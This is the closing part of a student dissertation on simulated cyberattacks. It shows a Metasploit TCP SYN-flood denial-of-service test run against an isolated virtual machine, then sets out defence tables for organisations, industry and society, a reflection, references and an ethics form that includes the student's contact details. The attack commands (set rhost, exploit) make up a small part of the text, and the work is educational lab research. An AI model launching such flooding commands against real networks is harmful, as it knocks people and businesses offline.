


Figure 60: NMAP scan for available open ports

Figure 61 shows the attack options after the target host and port has been entered using the commands “set rhost 192.168.0.47” and “set rport 135”




Figure 61: Attack configuration

Pre-attack, the network availability and speed is examined.

Internet access is available as seen in figure 62.




Figure 62: Pre-attack internet access

Figure 63 shows internet speeds at the expected level of performance.



Figure 63: Pre-attack internet speed

With the attack being fully configured as seen in figures 58-61, the attack is now ready to launch. The command “exploit” launched the synflood attack at the intended target of 192.168.0.47

```
msf5 auxiliary(dos/tcp/synflood) >
msf5 auxiliary(dos/tcp/synflood) > exploit
```

Figure 64: Synflood exploit launched

Using Wireshark, the attacker can see the target struggling to reply to the flooding synflood requests with acknowledgement packets (ACK). The massive demand of requests forces the victim to reply to all requests until the eventually, the demand becomes too much and network performance is affected as seen in figure 65.




Figure 65: Wireshark synflood/ACK packets

To evaluate the network performance during the synflood DoS attack, the same pre-attack tests are performed.

Network connectivity is lost due to the failure of the targeted network in being able to deal with the sheer amount of packets being it is being flooded with, as can be seen in figure 66.



Figure 66: Post-attack internet access

The internet speed test performed pre-attack in figure 63 is also performed in figure 67, however is unsuccessful due to network problems caused by the synflood attack.



Figure 67: Post-attack internet speed

Network connectivity and internet speeds return to normal after the attack is halted.

Test Scenario 3	Attack Result	Attack Notes
Denial of Service (DOS) TCP synflood attack	**Success**	**Denial of service is successful. Target loses internet connection and internet speed test fail to record due to network problems.**

Test scenario 3 has displayed and proven the capabilities of a TCP/synflood Denial of Service attack. Due to the massive amount of TCP SYN packet requests sent during the attack, the target network has shown to be massively affected by the attack evidenced by the network connection becoming unusable.

A user that has become victim to such an attack will be denied network access for however long the attacker wishes to maintain the attack. The attacker can essentially extort the target for money with the threat of persistent attacks.

In the case of this attack targeting a business user, customer communication can be cut off, resulting in loss of reputation due to slow or non-existent/interrupted services. This can also result in loss of profit and lost customers as they search for somewhere else to take their business.

Even worse for the victim may be attempting to reconnect back to the Wi-Fi connection or closest available connection and not realising they are connecting to a wireless rogue access point. The rogue access point may even have been cloned from the original network connection as to seem like a home Wi-Fi SSID.

In the case of a victim connecting to a rogue access point, the attacker can monitor all network activity passing through the rogue device. The attacker can use this monitored/stolen information to perhaps gain login details for the original network device, allowing the attacker to configure/modify the home device for remote access. This would allow the attacker to remove the rogue access point and simply use the original device to maintain monitoring the victim, while being less suspicious overall.

Untrained users who lack the technical knowledge to realise why they have lost their connection can be at the mercy of ISP providers and engineers while they attempt to regain connection, which could take days or weeks. Some more educated and knowledgeable users may be able to spot such attacks through the use of network monitoring tools such as Wireshark to detect unusual network activity.

There are various available methods that could prevent/defend from such an attack. Proactive preventative methods are always more successful than recovering from such attacks. Below are some preventative measures against DoS attacks:

- Take all steps necessary to prevent public IP from being leaked. (Use a VPN service, only use recognised apps, no clicking random links etc.)
- Employ intrusion prevention/threat management systems to monitor and detect such attacks
- Network safety training
- Network redundancy (backup isolated network connections/clone servers).
- Cloud based DoS services (Cloudflare/Imperva)
- Offload network hosting to a third party with high quality infrastructure and defence systems

It is always beneficial to employ a recovery plan in the case that an attacker does find a way around the implemented preventative measures. A DoS recovery plan can include:

- Intrusion detection systems to allow faster reactionary measures to attacks, acting fast can potentially halt an attack before complete system failure
- Backup protected ip addresses (Attack is launched at leaked ip, changing IP to an undiscovered backup IP can prevent the attack)
- Remote clone backup servers (allows continuation of work during an attack as well as continuation of service to customers)
- List of contacts to be used during an attack (ISP, Network engineers)
- Expect the worst. It is always harder to recover from unexpected attacks

CHAPTER 6 - CONCLUSIONS AND RECOMMENDATIONS

6.1 SUMMARY

A critical literature review has been conducted within this project including a range of threats to a network, including the tools used to initiate attacks and exploit vulnerabilities. The extent of damage that can be caused by certain attacks has been explored as well as the defence and damage mitigating tactics that can be employed by users and businesses.

An in depth exploration into the capabilities of certain cybersecurity tools has also been carried out. The main uses of the tools as well as characteristics of such frameworks and the extent and depth of successful attacks using such tools have been examined and analysed.

A suitable research methodology has been outlined for the project including data creation, capture, handling and analysis. The research onion was found to be the best fit method for this project, and each relevant layer of the research onion was explained as to why it fit, and how it would aid the project throughout its completion.

Throughout the project 3 test scenarios have been created and simulated. Each scenario was carried out in an isolated network environment using an Oracle VM VirtualBox environment. Each scenario demonstrates the devastating capabilities of certain attacks including attacks that utilize phishing and denial of service methods. Where applicable, targets of differing security levels were included to highlight the benefits of an up to date and secure system.

The outcomes of the simulated testing scenarios have been documented and analysed. Defences and/or damage mitigation tactics concerning each test scenario have been provided and compared. To aid the analysis and demonstration of each attack, screenshots of configurations and input/outputs have been included to provide context.

6.2 CYBSERSECURITY SOLUTIONS FOR ORGANISATIONS, INDUSTRY AND SOCIETY

Organisations				
Attack Type	**Weaknesses and vulnerabilities**	**Impact**	**Solutions**	**Best Practices**
Phishing	One weak link; either a mistake or uneducated employee not following policies can result in a successful attack, compromising the network and/or system.	Unauthorised access to one area of a network can result in deeper penetration into the network exposing its confidential and sensitive data.	• Well trained employees • Properly configured email/messaging filters • Antivirus programs • Well-designed policies	It is best practice to ensure all employees are educated in the ways of phishing attacks, in order to recognise them should they find their way past the first defences.
Man in the Middle	Large organisations may be more prone to man in the middle attacks, due to the sheer number of devices within the business. Tracking down rogue or infected devices may be more challenging without a highly trained network team.	Activity monitoring, theft of trade secrets or sensitive confidential information. Stolen data. Intercepted CEO communications that could be sold or use in negotiations/blackmail. Backdoor threats that can monitor confidential information.	• Appropriate network security budget • Employ qualified network engineers/managers • Use up to date hardware • Use up to date software • Antivirus programs • Access control policies	Best practices involve using up to date hardware and software, phasing out older unsupported devices. Regular antivirus scans. Varying restricted access of different levels of employees to protect integrity of the network in case of an attack.
Denial of Service	DoS may cripple communication services, slowing down or affecting internal and external communications.	Organisations will experience lost profits and loss of customers due to unavailable services, or slow/broken websites.	• Anti DoS services (SolarWinds, Cloudflare and Imperva etc.) • Cloned backups servers • Backup IP addresses	DDoS protection services such as Cloudflare can detect and prevent DoS attacks Backup servers allow service to remain while an attack targets the original server. Hiding public facing IPS can prevent the leaking of target IP addresses for DoS attacks.

Table 1: Cybersecurity solutions for organisations

Industry				
Attack Type	**Weaknesses and vulnerabilities**	**Impact**	**Solutions**	**Best Practices**
Phishing	Internal business emails can be a prime target for phishing as the scope of an attack can be wide, while also focusing the attack on a certain business.	Unauthorised access to many levels of a business/industry. Risk of low level untrained employees exposing user accounts to attackers, resulting in opportunities to elevate access within a compromised system.	• Well trained employees • Properly configured email/messaging filters • Antivirus programs • Well-designed policies	Maintain effective email filtering to prevent phishing emails being circulated. Train users at all levels in recognising and preventing phishing attacks
Man in the Middle	Industries that utilise IoT devices can be more prone to rogue Wi-Fi devices due the installation of massive amounts of Wi-Fi connected devices Public customer Wi-Fi can be spoofed. Infected devices may continue to be used while infected and undetected.	Potentially undetected rogue Wi-Fi devices sitting within an IoT system, monitoring or stealing data. Stolen trade secrets that can be sold or used for personal gain. Potential backdoor threats that can lay dormant until an attack can be launched, backed by the information gathered.	• Appropriate network security budget • Install and enforce strong network usage policies • Use up to date hardware • Use up to date software • Antivirus programs • Access control policies	Regular scanning for rogue devices within an IoT network. Training of employees to only use authorised connections or provided VPNs. Providing secure devices with antivirus software to detect infections.
Denial of Service	Mission critical industrial systems (Hospitals etc) would suffer greatly from loss of service. Industries that may not have the budget, or simply did not plan for including adequate network security within their business can be more at risk or experience	Denial of access to critical services such as medical records or servers that hold key statistics and metrics required for production. Attacks can result in potential loss of life, workplace disasters or waste of material.	• Anti DoS services (SolarWinds, Cloudflare and Imperva etc.) • Utilise reliable cloud services • Cloned backups servers Backup IP addresses	Mission critical services should be protected by DDoS protection such as Cloudflare or can be hosted on cloud services with proven DDoS resiliency. Services can be hosted internally where possible, instead of being hosted on a public facing server.

Table 2: Cybersecurity solutions for industry

Society				
Attack Type	**Weaknesses and vulnerabilities**	**Impact**	**Solutions**	**Best Practices**
Phishing	Email and social messaging is rampant with phishing attempts. Compared to organisations and business. Targets can be expected to be less knowledgeable in recognising fishy emails/messages (I.E. elderly and children)	Impressionable users can fall victim to the spreading of phishing attacks through email and social media. Login credential theft.	• Antivirus software • Ignore unwarranted emails/messages • Use built in email filtering on email applications	Parents can monitor children's internet usage to ensure safety is maintained. Elderly or uneducated users can partake in internet safety training in order to recognise such attacks.
Man in the Middle	Unsecure public Wi-Fi connections can seem inviting to users wanting to check their emails or for general internet use while not at home. Some users may not realise the risks of using an unsecure connection. Rogue APs can be disguised as Wi-Fi hotspots in public areas.	Monitored activities. Intercepted messages. Manipulated communications. Backdoor access to wait for opportune moments to attack or steal data.	• Only use recognised connections • Antivirus programs • Use up to date hardware • Use up to date software	Only connect to recognised WIFI connections. Where possible avoid unsecure public Wi-Fi connections.
Denial of Service	Denial of service can be used to disconnect users from Wi-Fi connections, in hopes that they reconnect to a rogue Wi-Fi connection, allowing interception and monitoring of targets. Ransom can be demanded in order to resume normal service.	Access to desired sites affected, even if not the original target. DoS attacks can be persistent unless ransom is paid.	• Contact ISP to request advice in the event of an attack • Request an IP change • Reconfigure home network devices	Avoid unrecognised websites and links that may be used to scrape IP addresses for future DoS targets. Protect public facing IPs. Contact ISPs to ask for advice surrounding DoS attacks.

Table 3: Cybersecurity solutions for society

Tables 1-3 display cybersecurity solutions specific to organisations, industry and society focusing on the attacks performed during this project. The weaknesses and vulnerabilities are evaluated, focusing on the specific characteristics of each sector and how they are exposed to such attacks. The impacts to the targets and how they affect each sector are also explained.

Each sector has a list of solutions that are effective in combatting each attack type. There is definitely some crossover in solutions between sectors. While some methods can transfer successfully between sectors, others are unrealistic or simply unfeasible. For example, a home user cannot be expected to employ a multi thousand pounds monthly solution to prevent denial of service attacks, however a large business can expect to exceed that amount in order to protect its services and server stability. There is the opportunity cost, but it would be unrealistic for the average home user to employ such defences.

Tables 1-3 provide an overall summary of the impacts, defences and best practises in defending from the attacks performed during this project.

6.3 CONCLUSION

This project has largely been a success. The destructive capabilities of certain cyberattacks have been demonstrated using isolated attack simulations. The potential damage that can be caused to a real life victim have been explored, as well as the real world implications that these attacks can inflict on a home user or business. The importance of up to date and secure systems has been validated based on test scenario 2 where simply using a device/machine with an up to date operating system halted an attack in its tracks before any damage was caused.

A summary of the findings from all three test scenarios has been created in the form of 3 tables. A table for Organisations, industry and society has been created that depicts the vulnerability and weaknesses, impact, solutions and best practices in defending from each attack type that has been simulated during this project.

The project adhered to the proposed methodology techniques where required throughout the project. This further strengthens the integrity and validity of the research results and following analysis. The appropriate methods of creating, gathering and analysis of the data within this project were followed closely, ensuring no moral or legal guidelines were exceeded. The use of an isolated network environment allowed the potentially dangerous real world attacks to be contained within a virtual machine, ensuring that no user or system outside the environment could possibly be affected by the simulated attacks.

The relevant layers of the research onion were critical in the managing of certain aspects of the project. Data creation, gathering and analysis followed the selected layers and sections of the research onion, which maintained the integrity of data handling throughout the project. A project plan was put in place to provide direction and purpose for each step of the project through to completion.

The problem formulation section set the scene of certain attacks in the real world, including the capabilities and consequences of successful attacks. 3 test scenarios were created to allow simulation of a real world cyberattack. The tools and configurations for each scenario were provided and discussed. The 3 test scenarios

included cyberattacks that can cause devastating damage/consequences to real world targets. The attacks demonstrate the ability for attacks to lead into further, more deeper exploits. Any extra configurations required for each test scenario are documented and explained in the implementation section.

Due to the project following all precautions and plans put in place throughout the project planning stages, the project was allowed to go ahead smoothly with minimal setbacks and problems.

During test scenario 3, a virtual machine running Kali Linux launched a denial of service attack on a virtual machine running windows 7. The initial attack was found to be lacking processing power due to the limitations put on the virtual machine during configuration (originally to ensure stability while running multiple VMs). To remedy this issue, the Kali Linux virtual machine was reconfigured in order to utilise more CPU power, resulting in a stronger denial of service attack within the simulated environment.

6.4 RECOMMENDATIONS FOR FURTHER RESEARCH

This project focused on simulating real world cyberattacks using isolated network scenarios. A range of tools and programs were used throughout the project including Oracle VM VirtualBox, Kali Linux, Windows 7/10, Social engineering toolkit, Metasploit, Meterpreter, NMAP and Wireshark.

Given the opportunity and time, attacks could be tested on a wider range of targeted platforms such as handheld devices (mobiles, tablets) or IoT devices. A wider range of network configurations could also be tested to evaluate the effectiveness of certain attacks on networks of differing sizes and configurations.

Target networks could include neighbouring networks, with a goal of penetrating one system and using that unauthorised access to gain further access into neighbouring systems. The potential for full system penetration and range of attack angles of certain tools could be explored.

Social engineering as a whole is a very interesting research area. Often the weakest link of a system is its undertrained employees. Finding moral and ethical methods test real world applications of social engineering tactics would be a very interesting research area.

CHAPTER 7 – REFLECTIONS

Reflection Statement

Overall, the project smoothly followed the proposed plan as expected. The project carried out and completed all test scenarios with promising results. The projects aim has been sufficiently met throughout the project, and all objectives have been achieved. The project includes the critical evaluation of all test scenarios, as was planned from the beginning.

The aim of this project was to analyse the process of targeted cybersecurity attacks. The project has achieved this by creating and performing 3 cybersecurity attack scenarios within a simulated environment. The simulated gathered created during the simulations has been analysed, evaluating the potential damage and available defences, damage mitigation tactics and recovery methods in the event of an attack.

Evidenced by the research, implementation, design, testing and evaluation conducted throughout this project, it is fair to say that all aims and objectives set out by the project have been achieved.

What was learnt during the project?

Throughout the project, vast cybersecurity experience was gained through the utilisation of multiple cybersecurity tools, and throughout the process of the three simulated attack scenarios. The importance of using up to date and secure hardware/software was highly emphasized in keeping a system secure from security threats.

Experience within virtual software was also gained, in connecting multiple VM machines together to allow cross-system testing

During the project, the potential for devastating damage that can be caused by certain tools to a user or system was realised. The defences to such attacks were also explored and evaluated within the project.

Things that could have been done differently during the project:

- More varied cyberattack simulations (Brute force Wi-Fi, Rogue AP attack etc.)
- Attack different network configurations (Wi-Fi, Home, small business and large business)
- Compare tools that perform similar attacks to evaluate effectiveness against certain targets (e.g. two DoS tools side by side)
- Attack different platforms (mobile devices)
- Explore other social engineering attack methods
- Plan for problems to allow enough time and resources to overcome them
- Maintain focus throughout the project as to not lose valuable time

Problems faced during the project

The only problems experienced during this project were during implementation and testing. Some time was spent to ensure configurations were correct for each scenario. In test scenario 3, it was deemed that the processing power available (allocated) to the Kali Linux attacking machine was too little for such an attack (DoS). A reconfiguration of allocated processing power allows the attack to go ahead successfully as planned.

Positives of the project

- Setting a clear aim and objectives allowed the project to stick within scope more easily from start to completion
- An in depth literature review provided a wealth of relevant information concerning all aspects of cybersecurity within the project.
- Well-designed testing scenarios allowed for smooth performance of attack simulations, resulting in less mistakes and more efficient time usage
- Regular project supervisor meetings along with a well set out project plan ensured that the project was on track for completion on time, through the use of weekly milestones

Guidance for future students

- Chose an achievable project with reasonable goals to allow completion to a high standard without extending the intended scope for the project
- Utilise weekly/monthly milestones to ensure the project is on track to complete within schedule and allow progress monitoring
- Prioritise important tasks to ensure any problems that arise can be overcome within appropriate time
- Maintain motivation and focus throughout the project
- Adhere to the University ethical and moral guidelines

Objectives

- Carry out a critical literature review of research into user targeted cybersecurity attacks, including programs and cybersecurity tools required

A critical literature review of research into targeted cybersecurity attacks and their respective tools has been conducted within this project – Achieved

- Simulate various user targeted cybersecurity attacks using tools inside Kali Linux along with simulation software such as Oracle VM VirtualBox

Three different cybersecurity attacks have been performed during this project using Kali Linux, windows 7 and 10 inside Oracle VM VirtualBox – Achieved

- Analyse and document the process of user targeted cybersecurity attacks using simulated scenarios.

The cybersecurity attack process has been documented from start to finish using screenshots captured during the simulated testing. Each test scenario includes analysis of the process and results of the attack

- Construct a report that compares and contrasts the results captured from the simulated user targeted cyber security attacks with recent/current user targeted cybersecurity information.

Each testing scenario includes a critical evaluation of the potential damage of the attack, as well as available defences and damage mitigation tactics for home users, businesses and organisations. A concluding table outlining the solutions for cybersecurity and the impacts on organisations, industry and society has been included – Achieved

All objectives set for this project have been comfortably achieved.

CHAPTER 8 – REFERENCES

[1] R. Vaidya, “Cyber Security Breaches Survey 2019 - GOV.UK,” 2019 - https://www.gov.uk/government/statistics/cyber-security-breaches-survey-2019

[2] M. J. Miranda, “Enhancing Cybersecurity Awareness Training: A Comprehensive Phishing Exercise Approach,” *Int. Manag. Rev.*, vol. 14, no. 2, p. 5, 2018.

[3] K. L. Chiew, K. S. C. Yong, and C. L. Tan, “A survey of phishing attacks: Their types, vectors and technical approaches,” *Expert Systems with Applications*, vol. 106. pp. 1–20, 2018.

[4] M. Cai, Z. Wu, and J. Zhang, “Research and prevention of Rogue AP based MitM in wireless network,” in *Proceedings - 2014 9th International Conference on P2P, Parallel, Grid, Cloud and Internet Computing, 3PGCIC 2014*, 2014, vol. 183, pp. 538–542.

[5] J. J. Kang, K. Fahd, and S. Venkatraman, “Trusted Time-Based Verification Model for Automatic Man-in-the-Middle Attack Detection in Cybersecurity,” *Cryptography*, vol. 2, no. 4, p. 38, Dec. 2018.

[6] C. Anand and R. K. Gnanamurthy, “Localized DoS Attack Detection Architecture for Reliable Data Transmission Over Wireless Sensor Network,” *Wirel. Pers. Commun.*, vol. 90, no. 2, pp. 847–859, 2016.

[7] M. Bogdanoski, T. Shuminoski, and A. Risteski, “Analysis of the SYN Flood DoS Attack,” *Int. J. Comput. Netw. Inf. Secur.*, vol. 5, no. 8, pp. 15–11, 2013.

[8] D. Vuletić and N. Nojković, “Realization of a TCP Syn Flood Attack using Kali Linux,” *Vojnoteh. Glas.*, vol. 66, no. 3, pp. 640–649, 2018.

[9] S. M. Čisar, P; Čisar, “ETHICAL HACKING OF WIRELESS NETWORKS IN KALI LINUX ENVIRONMENT,” *Ann. Fac. Eng. Hunedoara; Hunedoara*, vol. 16, no. 3, pp. 181–186, 2018.

[10] Y. Stefinko, A. Piskozub, and R. Banakh, “Manual and automated penetration testing. Benefits and drawbacks. Modern tendency,” in *Modern Problems of Radio Engineering, Telecommunications and Computer Science,*

Proceedings of the 13th International Conference on TCSET 2016, 2016, vol. 1, pp. 488–491.

[11] "Kali: Get SET for phishing! - ProQuest." [Online]. Available: https://search-proquest-com.ezproxy.uwtsd.ac.uk/docview/2051229770?accountid=130472&rfr_id=info%3Axri%2Fsid%3Aprimo. [Accessed: 26-Mar-2020].

[12] "Research Philosophy - Research Methodology." [Online]. Available: https://research-methodology.net/research-philosophy/. [Accessed: 28-Mar-2020].

[13] D. Dalalana Bertoglio and A. F. Zorzo, "Overview and open issues on penetration test," *J. Brazilian Comput. Soc.*, vol. 23, no. 1, 2017.

[14] S.-L. Wang, J. Wang, C. Feng, and Z.-P. Pan, "Wireless Network Penetration Testing and Security Auditing," *ITM Web Conf.*, vol. 7, p. 3001, 2016.

[15] D. Dalalana Bertoglio and A. F. Zorzo, "Overview and open issues on penetration test," *J. Brazilian Comput. Soc.*, vol. 23, no. 1, p. 2, Dec. 2017.

[16] G. Roldán-Molina, M. Almache-Cueva, C. Silva-Rabadão, I. Yevseyeva, and V. Basto-Fernandes, "16 A Comparison of Cybersecurity Risk Analysis Tools," in *Procedia Computer Science*, 2017, vol. 121, pp. 568–575.

[17] "Ransomware WannaCry: All you need to know | Kaspersky." [Online]. Available: https://www.kaspersky.com/resource-center/threats/ransomware-wannacry. [Accessed: 11-Sep-2020].

[18] "Aircrack-ng." [Online]. Available: https://www.aircrack-ng.org/#. [Accessed: 11-Sep-2020].

[19] C. F. McGuire, "TIM Lecture Series – The Expanding Cybersecurity Threat," *Technol. Innov. Manag. Rev.*, vol. 5, no. 3, pp. 56–48, 2015.

[20] R. Zhao *et al.*, "Design and evaluation of the highly insidious extreme phishing attacks," *Comput. Secur.*, vol. 70, pp. 634–647, 2017.

[21] K. L. Chiew, K. S. C. Yong, and C. L. Tan, "A survey of phishing attacks: Their types, vectors and technical approaches," *Expert Systems with Applications*, vol. 106. pp. 1–20, 2018.


[22] M. Vondráček, J. Pluskal, and O. Ryšavý, “Automated Man-in-the-Middle Attack Against Wi-Fi Networks,” *J. Digit. Forensics, Secur. Law*, vol. 13, no. 1, 2018.

[23] G. Somani, M. S. Gaur, D. Sanghi, M. Conti, and M. Rajarajan, “23 DDoS victim service containment to minimize the internal collateral damages in cloud computing,” *Comput. Electr. Eng.*, vol. 59, pp. 165–179, 2017.


APPENDICES

PROJECT MANAGEMENT

Proposed Gantt Chart



Actual Gantt Chart



RISK ANALYSIS

This project is conducted entirely within an isolated network environment. All cybersecurity attack simulations are carried out within an Oracle VM VirtualBox using either a Kali Linux distribution or a windows 7 virtual machine. No system software or hardware will be modified and/or damaged during the project.

Due to the project containing only simulated attacks, no confidential data is gathered/created/recorded or used in any way. The only data gathered during this project will be in the form of input/output screenshots during simulated testing. No real networks will be harmed during this project therefore there is no liability to any system during the project.

ETHICS FORM

APPLICATION FOR ETHICAL APPROVAL

In order for research to result in benefit and minimise risk of harm, it must be conducted ethically. A researcher may not be covered by the University's insurance if ethical approval has not been obtained prior to commencement.

The University follows the OECD Frascati manual definition of **research activity**: "creative work undertaken on a systematic basis in order to increase the stock of knowledge, including knowledge of man, culture and society, and the use of this stock of knowledge to devise new applications". As such this covers activities undertaken by members of staff, postgraduate research students, and both taught postgraduate and undergraduate students working on dissertations/projects.

The individual undertaking the research activity is known as the "principal researcher".

Ethical approval is not required for routine audits, performance reviews, quality assurance studies, testing within normal educational requirements, and literary or artistic criticism.

Please read the notes for guidance before completing ALL sections of the form.

This form must be completed and approved prior to undertaking any research activity. Please see Checklist for details of process for different categories of application.

Delete the Guidance Notes at the end of the form BEFORE submitting your application

SECTION A: About You (Principal Researcher)

Full Name:		Ross Van Den Eeckhaute-Jones			
Tick all boxes which apply:		Member of staff:	☐	Honorary research fellow:	☐
Undergraduate Student	☐	Taught Postgraduate Student	☐	Postgraduate Research Student	☒

Institute/Academic Discipline/Centre:	University of Wales Trinity St. David
Campus:	UWTSD Technium IQ
E-mail address:	rvandeneeckhaute-jones.151366@student.uwtsd.ac.uk
Contact Telephone Number:	07709216054
For students:	
Student Number:	P151366
Programme of Study:	Computer networks and Cybersecurity
Director of Studies/Supervisor:	Carlene Campbell

SECTION B: Approval for Research Activity

Has the research activity received approval in principle? (please check the Guidance Notes as to the appropriate approval process for different levels of research by different categories of individual)	**YES**	☒	**NO**	☐
			Date	
If Yes, please indicate source of approval (and date where known): ***Approval in principle must be obtained from the relevant source prior to seeking ethical approval***	Research Degrees Committee	☐		
	Institute Research Committee	☐		
	Other (write in)	☒	**Presentation proposal**	

SECTION C: Internal and External Ethical Guidance Materials

Please list the core ethical guidance documents that have been referred to during the completion of this form (including any discipline-specific codes of research ethics, and also any specific ethical guidance relating to the proposed methodology). Please tick to confirm that your research proposal adheres to these codes and guidelines.	
UWTSD Research Ethics & Integrity Code of Practice	☒
UWTSD Research Data Management Policy	☒
	☐

SECTION D: External Collaborative Research Activity

Does the research activity involve collaborators outside of the University?	**YES**	☐	**NO**	☒

